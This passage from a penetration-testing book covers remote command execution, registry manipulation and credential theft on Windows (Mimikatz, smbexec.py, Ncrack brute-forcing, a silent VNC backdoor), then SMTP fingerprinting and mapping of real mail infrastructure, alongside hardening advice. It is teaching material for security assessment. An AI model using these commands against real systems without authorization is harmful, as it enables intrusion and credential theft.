| PID    712
```



```
| TID 300
| LUID 0 ; 362544 (000000000:00058830)
\_ msv1_0 - data copy @ 000F8AF4 : OK !
```

Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

```
C:\> dir \\10.0.0.5\D$
Volume in drive D has no label.
Volume Serial Number is 54D3-7536
```

Directory of D:\

```
15-03-2016 15:09 <DIR> .
15-03-2016 15:09 <DIR> ..
15-03-2016 15:07 <DIR> apache
15-03-2016 15:07 <DIR> diagnostics
22-07-2015 13:02          1.918 fixDB.bat
04-09-2015 07:08          1.400 install-apache.bat
04-09-2015 07:08          2.651 install-mysql.bat
15-03-2016 15:09 <DIR> mysql
15-03-2016 15:06 <DIR> _logs
                3 File(s)          5.359 bytes
                4 Dir(s)      140.230.656 bytes free
```

You can use Native Windows tools, Nmap scripts, and open source utilities to query exposed services and reveal useful information, including user accounts and system configuration. With credentials, LSARPC, SAMR, and WMI interfaces are particularly useful.

Querying WMI

Tools used to interact with WMI include Patrik Karlsson's *WMIdump*⁵ and individual utilities within Core Security Technologies' Impacket library⁶ (e.g., *wmiquery.py*). **Example 8-14** demonstrates using *WMIdump* to obtain the following from a server:

- Operating system configuration
- Local user accounts and groups
- Running processes, services, and configuration
- Installed software packages, service packs, and hotfixes

Example 8-14. Enumerating system configuration by using WMI

```
C:\> WMIDump -c config\standard.config -u Administrator -p control -t 192.168.1.10
```

```
WMIDump v1.3.0 by patrik@cqure.net
```

```
-----  
Dumping 192.168.1.10:Win32_Process  
Dumping 192.168.1.10:Win32_LogicalDisk  
Dumping 192.168.1.10:Win32_NetworkConnection  
Dumping 192.168.1.10:Win32_ComputerSystem  
Dumping 192.168.1.10:Win32_OperatingSystem  
Dumping 192.168.1.10:Win32_Service  
Dumping 192.168.1.10:Win32_SystemUsers  
Dumping 192.168.1.10:Win32_ScheduledJob  
Dumping 192.168.1.10:Win32_Share  
Dumping 192.168.1.10:Win32_SystemAccount  
Dumping 192.168.1.10:Win32_LogicalProgramGroup  
Dumping 192.168.1.10:Win32_Desktop  
Dumping 192.168.1.10:Win32_Environment  
Dumping 192.168.1.10:Win32_SystemDriver  
Dumping 192.168.1.10:Win32_NetworkClient  
Dumping 192.168.1.10:Win32_NetworkProtocol  
Dumping 192.168.1.10:Win32_ComputerSystemProduct  
Dumping 192.168.1.10:Win32_QuickFixEngineering
```

```
C:\> type 192.168.1.10\Win32_SystemUsers.dmp
```

```
GroupComponent;PartComponent;  
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";  
\\WEBSERV\root\cimv2:Win32_UserAccount.Name="Administrator",Domain="OFFICE";  
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";  
\\WEBSERV\root\cimv2:Win32_UserAccount.Name="ASPNET",Domain="OFFICE";  
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";  
\\WEBSERV\root\cimv2:Win32_UserAccount.Name="Guest",Domain="OFFICE";  
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";  
\\WEBSERV\root\cimv2:Win32_UserAccount.Name=  
"__vmware_user__",Domain="OFFICE";
```

Remote command execution

You can execute commands over SMB and RPC using the Impacket scripts listed in [Table 8-10](#). [Example 8-15](#) demonstrates Impacket setup under Kali Linux and command shell execution against a host via *smbexec.py*. These utilities support authentication via passwords, NTLM hashes, and Kerberos tickets.

Table 8-10. Impacket scripts supporting command execution

Script	Interface	Notes
<i>smbexec.py</i>		Upload and execute a command shell as a service
<i>psexec.py</i>	<code>\pipe\svcctl</code> via SMB	Start and stop arbitrary system services (e.g., Terminal Services or the Task Scheduler)
<i>services.py</i>		
<i>atexec.py</i>	<code>\pipe\atsvc</code> via SMB	Execute commands via the Task Scheduler
<i>wmiexec.py</i>	DCOM via port 135	Stealthily execute a command shell without touching the disk or running a new service

Example 8-15. Spawning a command shell via *smbexec.py*

```
root@kali:~# PATH=$PATH:/usr/share/doc/python-impacket/examples/
root@kali:~# smbexec.py Administrator:Password123@192.168.1.10
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies
```

```
[*] Trying protocol 445/SMB...
[*] Creating service BTOBTO...
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32> whoami
nt authority\system
```

NOTE

Antivirus will often alert upon and remove malicious content uploaded via *smbexec.py* and *psexec.py*. As such, *wmiexec.py* is recommended along with the Metasploit *web_delivery* module to spawn a feature-rich shell that is not flagged (as nothing is written to disk). The process is detailed within Justin Elze's TrustedSec blog post "We Don't Need No Stinkin' PSEXec".⁷

Accessing the registry

Remote registry manipulation is made easy through the Microsoft *regdmp.exe*, *regini.exe*, and *reg.exe* utilities. Example 8-16 shows *regdmp* in use against 192.168.189.10. Impacket also supports these operations.

Example 8-16. Using *regdmp* to enumerate the system registry

```

C:\> regdmp -m \\192.168.189.10
\Registry
  Machine [17 1 8]
    HARDWARE [17 1 8]
      ACPI [17 1 8]
        DSDT [17 1 8]
          GBT__ _ [17 1 8]
            AWRDACPI [17 1 8]
              00001000 [17 1 8]
                00000000 = REG_BINARY 0x00003bb3 0x54445344 \
                    0x00003bb3 0x42470101 0x20202054 \
                    0x44525741 0x49504341 0x00001000 \
                    0x5446534d 0x0100000c 0x5f5c1910 \
                    0x5b5f5250 0x2e5c1183 0x5f52505f \
                    0x30555043 0x00401000 0x5c080600 \
                    0x5f30535f 0x0a040a12 0x0a000a00 \
                    0x08000a00 0x31535f5c 0x040a125f \

```

You can modify registry keys using the *regini* command with crafted text files containing values. To silently install a VNC server on a target, for example, you must set keys to define which port the service listens on and the password. A text file (*winvnc.ini* in this case) is first assembled, containing:

```

HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
  SocketConnect = REG_DWORD 0x00000001
  Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e

```

And *regini* is used to insert keys:

```

C:\> regini -m \\192.168.189.10 winvnc.ini

```

Key removal is achieved by using the *reg delete* command. For example, to remove the VNC backdoor keys just set on the remote system, use the following command:

```

C:\> reg delete \\192.168.189.10\HKU\.DEFAULT\Software\ORL\WinVNC3

```

Obtaining secrets

Useful secrets can be pillaged with privileged access, including the following:

- Plaintext credentials in-memory (i.e., account passwords)
- Long-term keys and NTLM hashes that can be cracked or passed
- Kerberos ticket-granting and individual service tickets
- Stored credentials within client software (e.g., browsers and mail clients)
- Autocomplete fields within browsers

You can obtain these by using Mimikatz, Jamieson O'Reilly's *mimikittenz*⁸, Impacket's *secretsdump.py*, and NirSoft's password recovery tools.⁹

Example 8-17 demonstrates Mimikatz used to list passwords, hashes, and long-term keys upon securing SYSTEM privileges.

Example 8-17. Using Mimikatz to obtain password hashes and keys

```
.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct 10 2014
01:53:31)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'   Microsoft BlueHat edition!           with 14 modules * * */
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # sekurlsa::logonPasswords full
```

```
Authentication Id : 0 ; 773066 (00000000:00000000)
Session           : RemoteInteractive from 2
User Name         : chris
Domain            : VEGAS2
SID               : S-1-5-21-1327114093-703384837-354032829-6292
```

```
msv :
[00000003] Primary
* Username : chris
* Domain   : VEGAS2
* NTLM     : ec4bbe4663a452f23f85dcf5288ca0bc
* SHA1     : 76a63bff075cd89a37b032fc0bda0ccd7d6466d4
[00010000] CredentialKeys
* NTLM     : ec4bbe4663a452f23f85dcf5288ca0bc
* SHA1     : 76a63bff075cd89a37b032fc0bda0ccd7d6466d4
tspkg :
```

```
wdigest :
* Username : chris
* Domain   : VEGAS2
* Password : zaq12wsx
kerberos :
* Username : chris
* Domain   : VEGAS2.LOCAL
* Password : (null)
```

NOTE

You can also retrieve secrets from system backup files and content that you might come across during testing. For example, if you are able to access registry hives on disk, you can use Ronnie Flathers' *creddump* utilities to extract NTLM hashes,¹⁰ cached domain passwords, and LSA secrets.

Automating the process

You can install the SensePost *Auto Domain Admin and Network Exploitation* (autoDANE) utility¹¹ under Kali Linux and use a number of the tactics within this chapter to commandeer a Windows environment. Upon obtaining credentials from memory, horizontal brute-force password grinding is used to access other systems and repeat the process. **Figure 8-5** summarizes the information gathered.



Figure 8-5. An overview of credentials harvested via autoDANE

Remote Desktop Services

The Windows terminal server driver (*termdd.sys*) provides access via RDP over TCP port 3389. Clients including *Remote Desktop Connection* and *Remote Desktop Sharing* can access the desktop and specific applications. RDP servers are susceptible to brute-force password grinding, MITM, and exploitation via software defects.

Brute-Force Password Grinding

Upon enumerating valid accounts you can attack RDP to uncover passwords via brute-force. Although Hydra supports the protocol, Ncrack¹² is a faster option for RDP brute-force, as demonstrated by [Example 8-18](#).

Example 8-18. RDP brute-force password grinding

```
root@kali:~# ncrack -vv --user Administrator -P common.txt 10.0.0.4:3389
```

```
Starting Ncrack 0.4ALPHA (http://ncrack.org) at 2016-04-24 17:46 PDT
```

```
rdp://10.0.0.4:3389 Valid credentials, however, another user is currently logged on
```

```
Discovered credentials on rdp://10.0.0.4:3389 'Administrator' 'youradmin'
```

Assessing Transport Security

Example 8-19 demonstrates Nmap used to detail RDP transport security settings. Adversaries with network access can exploit servers supporting weak ciphers to compromise data.

Example 8-19. Testing RDP transport security with Nmap

```
root@kali:~# nmap -p3389 --script rdp-enum-encryption 10.0.0.4
```

```
Starting Nmap 6.46 (http://nmap.org) at 2016-04-24 14:45 PDT
Nmap scan report for 10.0.0.4
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP: SUCCESS
|     Native RDP: SUCCESS
|     SSL: SUCCESS
|   RDP Encryption level: Client Compatible
|     40-bit RC4: SUCCESS
|     56-bit RC4: SUCCESS
|     128-bit RC4: SUCCESS
|_   FIPS 140-1: SUCCESS
```

You can easily install the Portcullis Labs *rdp-sec-check* utility¹³ and run it from Kali Linux, as shown in **Example 8-20**. The tool supports batch scanning of servers and other useful features.

Example 8-20. Installing and executing rdp-sec-check

```
root@kali:~# cpan
cpan[1]> install Encoding::BER
Going to write /root/.cpan/Metadata
Running install for module 'Encoding::BER'
Running make for J/JA/JAW/Encoding-BER-1.00.tar.gz
Fetching with LWP:
http://www.perl.com/CPAN/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz
Fetching with LWP:
http://www.perl.com/CPAN/authors/id/J/JA/JAW/CHECKSUMS
Checksum for /root/.cpan/sources/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz ok
Scanning cache /root/.cpan/build for sizes
DONE
cpan[2]> exit
Lockfile removed.
root@kali:~# wget https://labs.portcullis.co.uk/download/rdp-sec-check-
```

0.9.tgz

```
root@kali:~# tar xvfz rdp-sec-check-0.9.tgz
rdp-sec-check-0.9/
rdp-sec-check-0.9/rdp-sec-check.pl
rdp-sec-check-0.9/COPYING.GPL
rdp-sec-check-0.9/COPYING.RDP-SEC-CHECK
root@kali:~# cd rdp-sec-check-0.9/
root@kali:~/rdp-sec-check-0.9# ./rdp-sec-check.pl 10.0.0.4
Starting rdp-sec-check v0.9-beta at Mon Jun 15 06:18:35 2015
```

[+] Scanning 1 hosts

```
Target: 10.0.0.4
IP:     10.0.0.4
Port:   3389
```

[+] Summary of protocol support

```
[-] 10.0.0.4:3389 supports PROTOCOL_RDP      : TRUE
[-] 10.0.0.4:3389 supports PROTOCOL_HYBRID  : TRUE
[-] 10.0.0.4:3389 supports PROTOCOL_SSL    : TRUE
```

[+] Summary of RDP encryption support

```
[-] 10.0.0.4:3389 has encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_NONE      : FALSE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_40BIT    : TRUE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_128BIT   : TRUE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_56BIT    : TRUE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_FIPS     : TRUE
```

[+] Summary of security issues

```
[-] 10.0.0.4:3389 has issue FIPS_SUPPORTED_BUT_NOT_MANDATED
[-] 10.0.0.4:3389 has issue SSL_SUPPORTED_BUT_NOT_MANDATED_MITM
[-] 10.0.0.4:3389 has issue NLA_SUPPORTED_BUT_NOT_MANDATED_DOS
[-] 10.0.0.4:3389 has issue WEAK_RDP_ENCRYPTION_SUPPORTED
```

RDP Implementation Flaws

Attackers take advantage of weaknesses within RDP implementations to launch MITM attacks, affect availability through denial of service, and escalate privileges. [Table 8-11](#) lists significant flaws disclosed in recent years.

Table 8-11. Microsoft RDP vulnerabilities

CVE reference	Affects (up to)	Description
CVE-2016-0036	Windows Server 2012	Multiple authenticated RDP privilege escalation flaws
CVE-2015-2473	Windows Server 2008 R2 SP1	
CVE-2015-2373	Windows Server 2012	Unauthenticated remote code execution flaw
CVE-2014-6318	Windows Server 2012 R2	RDP audit failure leading to login attempts not being logged
CVE-2014-0296	Windows Server 2012 R2	The RDP cryptographic implementation is vulnerable to MITM attack
CVE-2012-2526	Windows XP SP3	Remote code execution via RDP
CVE-2012-0173 and CVE-2012-0002	Windows Server 2008 R2 SP1	The RDP implementation is vulnerable to two flaws resulting in remote code execution

Microsoft Services Testing Recap

Pursue the following avenues when testing Microsoft services:

- Scanning to enumerate services exposed via TCP, UDP, SMB, and HTTP.
- Querying of SMB and RPC services to enumerate system configuration.
- Investigation of weaknesses (e.g., flaws in SMB and RPC implementations) that can be exploitable remotely without credentials, resulting in user enumeration, code execution, or privileged access.
- Brute-force password grinding of exposed SMB, WMI, and RDP interfaces.
- Further querying, execution of commands, harvesting of credentials, and privilege escalation upon authenticating.

Microsoft Services Countermeasures

You should consider the following hardening steps within Microsoft environments:

- Review Microsoft's "Threats and Countermeasures Guide".
- Negate known vulnerabilities in critical services including SMB, RPC, and Kerberos by ensuring that Windows systems are maintained and up to date.
- Tightly control untrusted network access to SMB and RPC service endpoints.
- Use Group Policy Object (GPO) settings to enforce a sensible user account lockout policy and reduce the efficacy of brute-force password grinding against the Windows domain.
- Use GPO settings to limit lateral movement by preventing network log on to sensitive workstations and servers.¹⁴
- Rename local Administrator accounts to nonobvious names and set up decoy Administrator accounts with no privileges and strong passwords.
- Audit and review authentication failures to flag brute-force attacks.

SMB service countermeasures:

- Restrict anonymous (null session) access to named pipes and shares.¹⁵
- Enforce NTLMv2 and SMB signing to mitigate known weaknesses within NTLM that are exploited by brute-force password grinding and MITM tools.
- Consider enforcing a Windows Server 2012 R2 domain functional level, which forces Kerberos authentication with strong ciphers and disables NTLM support.¹⁶

Microsoft RPC hardening steps:

- Disable the Task Scheduler and Messenger services to improve security.
- Review and prune running services with RPC interfaces to reduce attack surface.
- In high-security environments, consider disabling DCOM completely.¹⁷
- Be aware of threats posed to servers by RPC over HTTP functionality within Microsoft IIS. Ensure that the RPC_CONNECT method isn't available through publicly accessible web servers in your environment.

¹ See “A List of Names That Are Registered by Windows Internet Naming Service” and “List of Names Registered with WINS Service”, both on Microsoft’s Knowledge Base.

² Jean-Baptiste Marchand, “Windows Network Services Internals”, Hervé Schauer Consultants, October 22, 2003..

³ See [CVE-2013-3175](#).

⁴ See [sekurlsa::pth](#) on GitHub.

⁵ See [WMIdump](#) on [cquire.net](#).

⁶ See [Impacket](#) on Core Security.

⁷ David Kennedy, “We Don’t Need No Stinkin’ PSEXec”, TrustedSec Blog, June 12, 2015.

⁸ See [mimikittenz](#) on GitHub.

⁹ See NirSoft’s “Windows Password Recovery Tools”.

¹⁰ See [creddump7](#) on GitHub.

¹¹ See [autoDANE](#) on GitHub.

¹² See [Ncrack](#) at [Nmap.org](#).

¹³ See [rdp-sec-check](#) at Portcullis Labs.

¹⁴ See Jessica Payne’s tweet.

¹⁵ For more information, see “[Network Access: Restrict Anonymous Access to Named Pipes and Shares](#)” on Microsoft’s TechNet.

¹⁶ See “[Understanding Active Directory Domain Services \(AD DS\) Functional Levels](#)” on Microsoft’s TechNet.

¹⁷ See “[Enable or Disable DCOM](#)” on Microsoft’s TechNet.

Chapter 9. Assessing Mail Services

Mail services relay messages across both the Internet and private networks. Adversaries often use the channels formed by mail protocols to target internal systems. This chapter details the tactics you can adopt to identify flaws in available mail services—including service identification, enumeration of enabled options, and testing for known weaknesses.

Mail Protocols

Table 9-1 lists mail services supporting mail delivery (via SMTP) and collection (via POP3 and IMAP). TLS is often used to provide transport security.

Table 9-1. Mail protocols detailed in this chapter

Port	Protocol		TLS	Name	Description	Hydra
	TCP	UDP				
25	●	–	–	smtp		
465	●	–	●	smtps	Simple Mail Transfer Protocol	●
587	●	–	–	submission		
110	●	–	–	pop3	Post Office Protocol	●
995	●	–	●	pop3s		
143	●	–	–	imap2	Internet Message Access Protocol	●
993	●	–	●	imaps		

SMTP

SMTP servers (known as *message transfer agents* or MTAs) transport email using software packages such as Sendmail and Microsoft Exchange. **Figure 9-1** demonstrates a typical configuration, in which content filtering mechanisms are used to scrub email.



Figure 9-1. SMTP servers processing Internet-based mail

In this case, inbound mail is first sent to a *managed security service provider* (MSSP) to quarantine malware, spam, and other threats. The MSSP relays processed mail to the organization's external SMTP interface (usually a firewall or appliance performing further filtering), which in turn is delivered to an internal mail server.

Configuration of devices and mail servers throughout the chain is important. Insufficient network filtering allow an attacker to establish a session with an organization's external SMTP interface and bypass the MSSP, for example. Many servers also send *nondelivery notification* (NDN) messages if they are unable to relay email to the intended recipient, revealing software and network configuration details.

NOTE

Attacks launched via SMTP might have different goals and targets. For example, an adversary could take advantage of a flaw within an exposed service directly (e.g., exploit a known bug within Microsoft Exchange) or use SMTP as a delivery mechanism to serve malicious content to a vulnerable component within a larger system (e.g., an antivirus engine running an internal mail server).

Service Fingerprinting

Upon preparing a list of mail servers and valid domains, you can fingerprint each SMTP endpoint and identify enabled subsystems and features. Mail server software details are obtained through banner grabbing, behavioral analysis, and passive review of NDNs.

The SMTP banner presented upon connection often describes the implementation. If the banner is obfuscated or doesn't provide sufficient detail, the HELP command might provide meaningful feedback. **Example 9-1** demonstrates manual fingerprinting of an SMTP service, followed by scanning with Nmap.

Example 9-1. Fingerprinting an SMTP endpoint

```
root@kali:~# dig +short mx fb.com
10 mxa-00082601.gslb.pphosted.com.
10 mxb-00082601.gslb.pphosted.com.
root@kali:~# telnet mxa-00082601.gslb.pphosted.com 25
Trying 67.231.145.42...
Connected to mxa-00082601.gslb.pphosted.com.
Escape character is '^]'.
220 mx0a-00082601.pphosted.com ESMTP mfa-m0004346
HELP
500 5.5.1 Command unrecognized: "HELP"
QUIT
221 2.0.0 mx0a-00082601.pphosted.com Closing connection
Connection closed by foreign host.
root@kali:~# nmap -sV -p25 mxa-00082601.gslb.pphosted.com

Starting Nmap 6.46 (http://nmap.org) at 2014-09-09 22:15 UTC
Nmap scan report for mxa-00082601.gslb.pphosted.com (67.231.153.30)
Host is up (0.092s latency).
PORT      STATE SERVICE VERSION
```

25/tcp open smtp Symantec Enterprise Security manager smtpd
Service Info: Host: mx0b-00082601.pphosted.com

Mapping SMTP Architecture

Mail servers often send verbose NDN messages back to the source if they are unable to route mail to a recipient. This gives adversaries an opportunity to infer valid mailboxes (which are later used during phishing campaigns). A secondary benefit is that NDN messages contain useful environmental details, including:

- Hostnames and IP addresses
- Mail server software version and configuration
- The underlying OS and server configuration
- Physical location of mail servers (based on time zone and format)
- TLS configuration and support between servers

RFC 5321 mandates that SMTP headers must not be altered by mail server software. Upon viewing the source of a message, we find that each mail server adds a *Received* header, as summarized by [Example 9-2](#). In this case, I extract the headers from an NDN message for *blah@nintendo.com*.

Example 9-2. SMTP Received headers reveal useful details

```
Received: from smtpout.nintendo.com ([205.166.76.16]:17869
helo=ONEREDGE02.one.nintendo.com) by
mx.example.org with esmtps (TLSv1:AES128-SHA:128) (Exim 4.82) id 1XXqMW-
00042s-QQ for
chris@example.org; Sat, 27 Sep 2014 06:40:29 -0500
```

```
Received: from ONERDEXCH01.one.nintendo.com (10.13.30.31) by
ONEREDGE02.one.nintendo.com
(10.13.20.35) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 27 Sep
2014 04:40:14 -0700
```

```
Received: from ONEREDGE02.one.nintendo.com (10.13.20.35) by
ONERDEXCH01.one.nintendo.com
(10.13.30.31) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 27 Sep
2014 04:40:24 -0700
```

Received: from barracuda3.noa.nintendo.com (205.166.76.35) by ONERDEGE02.one.nintendo.com (10.13.20.35) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 27 Sep 2014 04:40:13 -0700

Received: from gateway07.websitewelcome.com (gateway07.websitewelcome.com [70.85.67.23]) by barracuda3.noa.nintendo.com with ESMTTP id pQ1karfQRUUAEBFL (version=TLSv1 cipher=AES256-SHA bits=256 verify=NO) for <blah@nintendo.com>; Sat, 27 Sep 2014 04:50:32 -0700 (PDT)

Received: by gateway07.websitewelcome.com (Postfix, from userid 5007) id DFB39B9D3B153; Sat, 27 Sep 2014 06:40:21 -0500 (CDT)

Received: from mx.example.org (mx.example.org [192.186.4.46]) by gateway07.websitewelcome.com (Postfix) with ESMTTP id DACE4B9D3B135 for <blah@nintendo.com>; Sat, 27 Sep 2014 06:40:21 -0500 (CDT)

You can use this material to map the network, as demonstrated by [Figure 9-2](#). This diagram details the route that the message took from our source mail server (*mx.example.org*), through the Nintendo infrastructure, and back.



Figure 9-2. Mapping the target environment

In this case, the mail client selected an SMTP interface to use (upon obtaining the MX record of the target domain). During testing, you should take each enumerated domain, along with each exposed SMTP service and use Swaks¹ to send email to a nonexistent user, as shown in [Example 9-3](#). NDN results often vary based on the email route taken.

Example 9-3. Using Swaks to route email via specific SMTP interfaces

```
root@kali:~# dig +short mx nintendo.com
10 smtpgw1.nintendo.com.
20 smtpgw2.nintendo.com.
root@kali:~# swaks -n -hr -f chris@example.org -t blah@nintendo.com -s
smtpgw1.nintendo.com:25
=== Trying smtpgw1.nintendo.com:25...
=== Connected to smtpgw1.nintendo.com.
-> EHLO localhost
-> MAIL FROM:<chris@example.org>
-> RCPT TO:<blah@nintendo.com>
-> DATA
-> 9 lines sent
-> QUIT
=== Connection closed with remote host.
root@kali:~# swaks -n -hr -f chris@example.org -t blah@nintendo.com -s
smtpgw2.nintendo.com:25
=== Trying smtpgw2.nintendo.com:25...
=== Connected to smtpgw2.nintendo.com.
-> EHLO localhost
-> MAIL FROM:<chris@example.org>
-> RCPT TO:<blah@nintendo.com>
-> DATA
-> 9 lines sent
-> QUIT
=== Connection closed with remote host.
```

NOTE

When using Swaks, be sure to use an email account at which you can receive the NDN messages, along with a domain that lets you email from arbitrary sources (i.e., does not use SPF).

Identifying antivirus and content checking mechanisms

NDN messages might also contain headers generated by content filtering mechanisms (either distinct hardware appliances or software running on a mail server). **Example 9-4** demonstrates the headers added by a Barracuda Networks content filter at *barracuda.noa.nintendo.com*.

Example 9-4. SMTP headers inserted by a content filter

```
X-Barracuda-Connect: gateway07.websitewelcome.com[70.85.67.23]
X-Barracuda-Start-Time: 1411818632
X-Barracuda-Encrypted: AES256-SHA
X-Barracuda-URL: http://barracuda.noa.nintendo.com:80/cgi-mod/mark.cgi
X-Virus-Scanned: by bsmtpd at noa.nintendo.com
X-Barracuda-Spam-Score: 0.00
X-Barracuda-Spam-Status: No, SCORE=0.00 using per-user scores of TAG_LEVE=
L=2.0
QUARANTINE_LEVEL=1000.0 KILL_LEVEL=7.0 tests=
X-Barracuda-Spam-Report: Code version 3.2, rules version 3.2.3.9943
```

